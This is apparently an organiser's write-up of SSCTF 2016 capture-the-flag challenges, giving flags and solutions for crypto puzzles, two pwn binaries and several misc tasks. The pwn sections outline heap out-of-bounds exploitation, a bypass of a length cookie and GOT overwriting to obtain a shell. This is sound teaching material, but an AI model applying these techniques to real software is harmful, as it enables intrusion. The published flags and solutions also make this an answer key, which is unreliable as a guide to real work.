Crypto 1 --- HeHeDa

分值: 100

Flag: SSCTF{1qaz9ol.nhy64rfv7ujm}

题目链接: <http://static.lab.seclover.com/crypto/Algorithm1-577265e1.zip>

这题仔细看之后发现就是一个按字节加密。虽然密钥丢失了，但是已经给了提示密钥长度为 8 的提示。直接按位爆破密钥即可。另外后面我多加了点奇奇怪怪的东西，就是个小坑，没想到还真有人被坑的，直接忽略后面。

相关代码见附件 Cryptot-1-HeHeDa.py 代码如

Crypto 2 --- Chain Rule

分值: 200

Flag: SSCTF{Somewhere_Over_The_Rainbow}

题目链接: <http://static.lab.seclover.com/crypto/crypto2-b7486602.zip>

拿到压缩包后，首先解压第一层。遍历找到密码为 start 的第一个压缩包，得到下一个密码，以此类推。直到得到所有的密码。解压出 flag.zip pwd.zip

.

相关脚本见附件 Crypto-2-Chain_Rule_1.py

重点在这里：处理 pwd.zip。

pwd.zip 里面内容的同样是一个文件指向下一个。不过其中有分支，分支会引向循环，需要避开这些循环。需要收集路径上的注释，拼接转码得到最终数据。有多重方法可以避开循环。第一种就是 DFS，比赛中有些队伍用了这种，搜索中进行去重。

第二种，有些队伍很巧妙地从路径的结尾开始搜索，由于这是一个有向图，所以这样就完全避开了循环，写起来也会很简单。

第三种，也就是下面的解法，引入了一个概念：强连通分量。通过找到并剔除图中的强连通分量，便能得到纯粹的路径。

得到正确路径后，获取 comments，组合转化。就得到密码。

相关脚本见附件 Crypto-2-Chain_Rule_2.py

输出如下

```
Follow the path, collect the comments. Avoid the BLACKHOLE!
When I am dead, my dearest,
Sing no sad songs for me;
Plant thou no roses at my head,
Nor shady cypress tree:
Be the green grass above me
With showers and dewdrops wet:
And if thou wilt, remember,
And if thou wilt, forget.

password part1:Thispasswordistoolong

I shall not see the shadows,
I shall not see the rain;
I shall not hear the nightingale
Sing on as if in pain:
And dreaming through the twilight
That doth not rise nor set,
Haply I may remember,
And haply I may forget.

password part2:andyoudon'twanttocrackitbybrute force

That's all.
```

一首诗，《When I am dead, my dearest》 by Christina Rossetti

得到密码：

Thispasswordistoolongandyoudon'twanttocrackitbybrute force

解开：flage.zip 得到 flag：SSCTF{Somewhere_Over_The_Rainbow}

Crypto 3 --- Nonogram

分值：300

Flag：动态 Flag，每队都不一样

题目链接：socket://socket.lab.seclover.com:52700

该题游戏规则类似 Nonogram，每次执行命令返回一个 29*29 的二维码数据

在网上寻找开源实现进行复原，给出一个地址：<http://www.lancs.ac.uk/~simpsons/nonogram/auto>

因为有些 JSON 存在多个解，部分队伍不断询问是不是数据有问题，其实是因为多个解的问题，部分网站上的开源实现只能处理存在唯一解的情况

复原以后的数据类似

711523?c562d3262|Next:id|Salt:5193

第一部分是一个 16 位 MD5，第二部分是下一条命令，第三部分是该 MD5 的盐，对?号位进行爆破反解，发现 MD5 的加密规则为一位字符+盐

按照顺序依次进行复原/反解，Flag 会一位一位的复原出来，给出某队的示例数据

```
b2403b96?8924408|Next:id|Salt:5
59b6a648?8a85a2f|Next:w|Salt:a
ebcfd0bc?c532969|Next:eval|Salt:d
30cfce11?f4fe85d|Next:bash|Salt:1
6e9b1036?8dd8d17|Next:ls|Salt:c
679df8e4?564b41e|Next:dir|Salt:f
f5910cf7?c2038ce|Next:cd|Salt:d
fe097c88?568babb|Next:mv|Salt:b
b546a12f?fd23a27|Next:cp|Salt:d
a02e2bc9?3a6bac3|Next:pwd|Salt:8
7a375633?0ded05f|Next:tree|Salt:5
f8ed5d21?44b0e58|Next:apt|Salt:2
d31687e1?d3968f4|Next:mysql|Salt:d
aea4e328?1b6f750|Next:php|Salt:6
806cf412?041837a|Next:head|Salt:f
4c6579b5?ff05adb|Next:tail|Salt:d
6e26fb4c?088bb8c|Next:cat|Salt:0
568125ed?c3f6788|Next:grep|Salt:7
2a019294?b46a8bf|Next:more|Salt:a
02a44259?55d38e6|Next:less|Salt:0
068eef6a?bad3fdf|Next:vim|Salt:d
d34d9c29?711bdb3|Next:nano|Salt:7
6ed83efb?5042fb3|Next:sed|Salt:b
14875e45?ba028a2|Next:awk|Salt:9
7f4f77fe?3c07fc7|Next:ps|Salt:8
846186c2?5426d7f|Next:top|Salt:5
3afb633e?0cdf1b2|Next:kill|Salt:6
93a36660?d398cc0|Next:find|Salt:e
5c2045dc?cab22a5|Next:break|Salt:2
fec0f854?406fee6|Next:gcc|Salt:6
```



```
c178fa57?04c1cc4|Next:debug|Salt:0
83471fc3?0d828e5|Next:git|Salt:a
36b90d08?4cf640b|Next:curl|Salt:b
417303e1?e4c0657|Next:wget|Salt:8
8e692ca5?84d1abf|Next:gzip|Salt:9
aa0efb9e?9094440|Next:tar|Salt:9
c178fa57?04c1cc4|Next:ftp|Salt:0
6ade2d87?bb13381|Next:ssh|Salt:a
74b5a988?9bbd4b5|Next:exit|Salt:c
```

Exploit 4 --- PWN1

分值：400

Flag: SSCTF{e8b381956eac817add74767b15c448e4}

题目链接：<http://static.lab.seclover.com/crypto/pwn1-fb39ccfa.zip>

该题设计的是一个越界读写漏洞，在查询和修改时可以越界访问一个 DWORD，漏洞利用的思路不唯一。

数组结构体定义：

```
typedef struct _ARRAY {
    int size;
    int arr[1];
} ARRAY, *PARRAY;
```

排序结果的定义：

```
typedef struct _SORTLIST {
    PARRAY cur;
    _SORTLIST* next;
} SORTLIST, *PSORTLIST;
```

典型的利用思路是合理构造内存布局，通过越界写操作修改相邻数组结构的 size 域为 0x40000000 或以上，再配合堆基址泄露，达到 32 位进程空间任意读写，泄露 system 函数地址，修改 got 拿到 shell。

相关代码可参考 Nu1L 队的利用代码

Exploit 5 --- PWN2

分值：600

Flag: SSCTF{eaf05181170412ab19d74ba3d5cf15b9}

.

题目链接: <http://static.lab.seclover.com/crypto/pwn2-58461176.zip>

该题目的设计思路是针对 pwn1 的越界读写漏洞, 增加了一个 length cookie 的缓解机制防止 ARRAY 结构体中对 size 域的修改。ARRAY 结构体如下:

```
typedef struct _ARRAY {
    int size;
    int cookie;
    int arr[1];
} _ARRAY, *PARRAY;
```

在查询或修改的时候都会校验长度与 cookie 值是否匹配, 判断如下:

```
if((node->size ^ node->cookie) != g_cookie) {
    printf("[*E*] Overwritten detected!\n");
    exit(0);
}
```

其中 g_cookie 为全局变量, 初始化代码为:

```
srand(time(0));
g_cookie = rand();
```

思路一

随机种子使用的是 time(0)生成, 它的返回值是以秒为单位, 所以如果搞定了 pwn1 的同学, 可以通过同步服务器时间, 生成跟服务器一样的 cookie 值, 绕过这种缓解机制。

可参考 Nu1L 队 pwn2 利用代码

思路 2

合理构造内存布局, 使用越界读写漏洞, 修改 PSORTLIST 结构体的 cur 域, 使其指向 data 段的 g_cookie, 由于 g_cookie 后的一个 DWORD 恰好是 0, 此时 g_cookie 会被当成长度, 0 会被当成 cookie 值, 于是 g_cookie ^ 0 == g_cookie 条件成立, 在操作 history 时就会泄露出 g_cookie 的值。

g_cookie 的值泄露以后, 伪造 ARRAY 结构, 再利用越界写修改 PSORTLIST 结构的 cur 域, 使其指向伪造的 ARRAY, 达到任意地址读写, 泄露 system 函数地址, 修改 got 拿到 shell.

可参考 FlappyPig 队的 pwn2 利用代码

四、Misc 部分

Misc 1 --- Welcome

分值：10

Flag: SSCTF{WeIcOme_T0_S3CTF_2o16}

题目链接: <http://weibo.com/u/5508834167>

关注四叶草安全微博之后会私信发送 Flag



Misc 2 --- Speed Data

分值：100

Flag: SSCTF{6a6857ce76d4d6ce3b0e02b9e3738698}

题目链接: <http://static.lab.seclover.com/misc/misc2-ecac0a7e.zip>

该题是一道 PDF 的隐写, 使用 wbStego4open 进行 Decode 即可直接发现 Flag

该工具下载地址: <http://wbstego.wbailer.com/>

按照向导选择 PDF 文件, 即可生成一个 TXT, 里面包含 Flag



Misc 3 --- Puzzle

分值: 200

Flag: SSCTF{SSCTF&n1ca1ca1&2oi6&*.}

题目链接: <http://misc3-346e2a33.seclover.com>

打开页面, 有一个二维码, 扫描得到

```
flag = f[root]
f[x] = d[x] xor max(f[lson(x)], f[rson(x)]) : x isn't leaf
f[x] = d[x] : x is leaf
```

有个 wav, 下载下来有 38.5M, 大小明显不对, 然后在末尾发现了 7z 的数据

02687C90:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02687CA0:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02687CB0:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02687CC0:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02687CD0:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02687CE0:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02687CF0:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02687D00:	00 00 00 00 00 00 00 00 37 00 7A 00 BC 00 AF7.z.??
02687D10:	00 27 00 1C 00 00 00 03 00 C2 00 D0 00 4E 00 DF	.'.....??N.?
02687D20:	00 4F 00 1C 00 00 00 00 00 00 00 00 00 00 00 00	.0.....
02687D30:	00 23 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.#.....
02687D40:	00 AF 00 F1 00 04 00 7F 00 CB 00 F5 00 C9 00 4B	.??..?.???K.....
02687D50:	00 F7 00 38 00 D7 00 D5 00 AC 00 C4 00 45 00 E9	.?8.????E.?
02687D60:	00 C1 00 9D 00 3C 00 95 00 69 00 A3 00 A9 00 3A	.??<?.i.??:.....
02687D70:	00 E5 00 8F 00 F0 00 E9 00 BA 00 C8 00 3C 00 D4	.??????<?.....
02687D80:	00 6A 00 AE 00 5E 00 1A 00 C1 00 47 00 BE 00 B6	.j.?^...?G.??...
02687D90:	00 EE 00 D1 00 A6 00 7E 00 C5 00 E8 00 53 00 D4	.???~.??S.?
02687DA0:	00 DB 00 FF 00 1E 00 31 00 DD 00 8F 00 B7 00 28	.?ÿ...1.???(.....
02687DB0:	00 0D 00 91 00 D6 00 6B 00 51 00 EA 00 C5 00 76	...??k.Q.??v
02687DC0:	00 F9 00 FD 00 B8 00 20 00 4E 00 97 00 04 00 0C	.??? .N.?
02687DD0:	00 54 00 F8 00 A9 00 C9 00 52 00 BA 00 69 00 9E	.T.???R.??i.?
02687DE0:	00 F9 00 9E 00 85 00 C3 00 D4 00 DD 00 4B 00 6F	.??????K.o.?
02687DF0:	AA 9F AA AA AA 2A AA A5 AA AF AA 32 AA 8F AA 71	.??*.????.?n?

中间有 00 分割, 去掉所有 00 之后, 发现有密码, 然后回到 WAV, 在 1:54 的地方明显听到杂音, 猜测这里有数据

总长为 3:49=229 秒, 有问题的在 1:54=114

大概位于 $114/229=49.78\%\approx 50\%$

总长为 $0268b2620/2 = 1345b10$

在这个位置附近寻找, 发下如下信息

01345B10:	70 BE BF 72 3D EF 3F EC 89 5B 16 05 00 6B 46 77	...
01345B20:	D7 24 F1 B0 F0 CB E6 FC 01 8D 58 1B 7B 31 4C 30	...
01345B30:	76 65 79 30 75 2A 2E 2A 6D 65 7D 9C 9C 25 E4 60	...
01345B40:	52 3F 2F 82 AB 01 1F B1 B6 3C 0F C9 02 E2 6E B7	...
01345B50:	29 95 AC B8 36 5A E5 EF 7B A9 5D BB 62 86 C5 E1	...
01345B60:	02 07 D6 4E 0E 0E 27 40 A2 E2 D7 22 00 60 D0 E6	...

{1L0veyOu*.me}

该字符串即为 7Z 的密码, 解开之后, 发现一个类似于树的文件结构, 构造方法类似线段树。

不难推测出文件夹 0 是左叶子 1 是右叶子 d 就是 d 那么我们的目标是求根目录的 f, 写个递归构造直接得到 (相关代码在附件的 Misc-3-Puzzle.py):


```

import os
def calcf(mulu):
    r = open(mulu+"/d", "r")
    rr = r.read()
    r.close()
    d = int(rr[2:], 2)
    ls = os.listdir(mulu)
    if '0' not in ls:
        return d
    else:
        temp1 = calcf(mulu+"/0")
        temp2 = calcf(mulu+"/1")
        maxtemp = temp1
        if temp2 > temp1:
            maxtemp = temp2
        return d ^ maxtemp
print hex(int(calcf("7")))[2:-1].decode("hex")

```

Misc 4 --- Hungry Game

分值: 300

Flag: 动态 Flag, 每个队伍都不同

题目链接: <http://socket.lab.seclover.com>

这题是一个游戏, 一关一关过去之后, 会遇到 BOSS, 对着 BOSS 砍 15 次就可以拿到 Flag

第一关: 直接跳关

```
onnextdoor()
```

第二关: 直接跳关

```
onnextdoor()
```

第三关: 写个 JS 全自动挖木头

```

tmp = 9999;
data = JSON.stringify([msg('wood', {
    'time': tmp
})]);
ws.send(data);

```


```
onnextdoor()
```

第四关：写个 JS 全自动挖钻石

```
for(i=0;i<200;i++) {  
  data = JSON.stringify([msg('diamond', {  
    'count': 50  
  })]);  
  ws.send(data);  
}  
onnextdoor()
```

第五关：砍 BOSS 15 次之后就给 Flag

```
data = JSON.stringify([msg('attack', { 'x': boss.x, 'y':  
boss.y })]);ws.send(data);attacking = true;
```



```
Attacked by boss  
Attack:boss,total 13  
Attack:boss,total 14  
Attack:boss,total 15  
SSCTF{05aa27083ba878ac02cc5dbce5274f25}  
Attacked by boss
```

Misc 5 --- Warrior And Tower III

分值：400

Flag：动态 Flag，每个队伍都不同

题目链接：socket://socket.lab.seclover.com:23333

这题看过之后应该就知道本质就是一个阶梯博弈，但是一开始给你的就是必败态，也就是说你无论如何都赢不了的。

通过观察可以发现 AI 对于每堆的搬运半径是地图的高度除 2。于是只要构造一个在水平方向足够长的肥皂堆，AI 就会犯错，FLAG 到手。

```
#####
#aA.....#
#.....#
#.....@.....#
#.....@.....#
#.....@@.....#
#.....@@@.....#
#.....@@@@.....@@@@.....@@.....@@@.....#
#.....@@@@.....@@@@.....@@@.....@@@@.....#
#.....$.....@@@$@@@@@@@@@@@.@@$@@.....@@$@@.....$.....#
#.....@@@@.....@@@@.....@@@.....@@@@.....#
#.....@@@@.....@@@@.....@.....@.....#
#.....@@@@.....#
#.....@@@@.....#
#.....#
#.....#
#.....B#
#####
h
[*] You win, flag is SSCTF{e7bd2abc73b616756b3b363164bb9e7f}
[!] ^_^_nunu, Connect Will Break, Bye~
```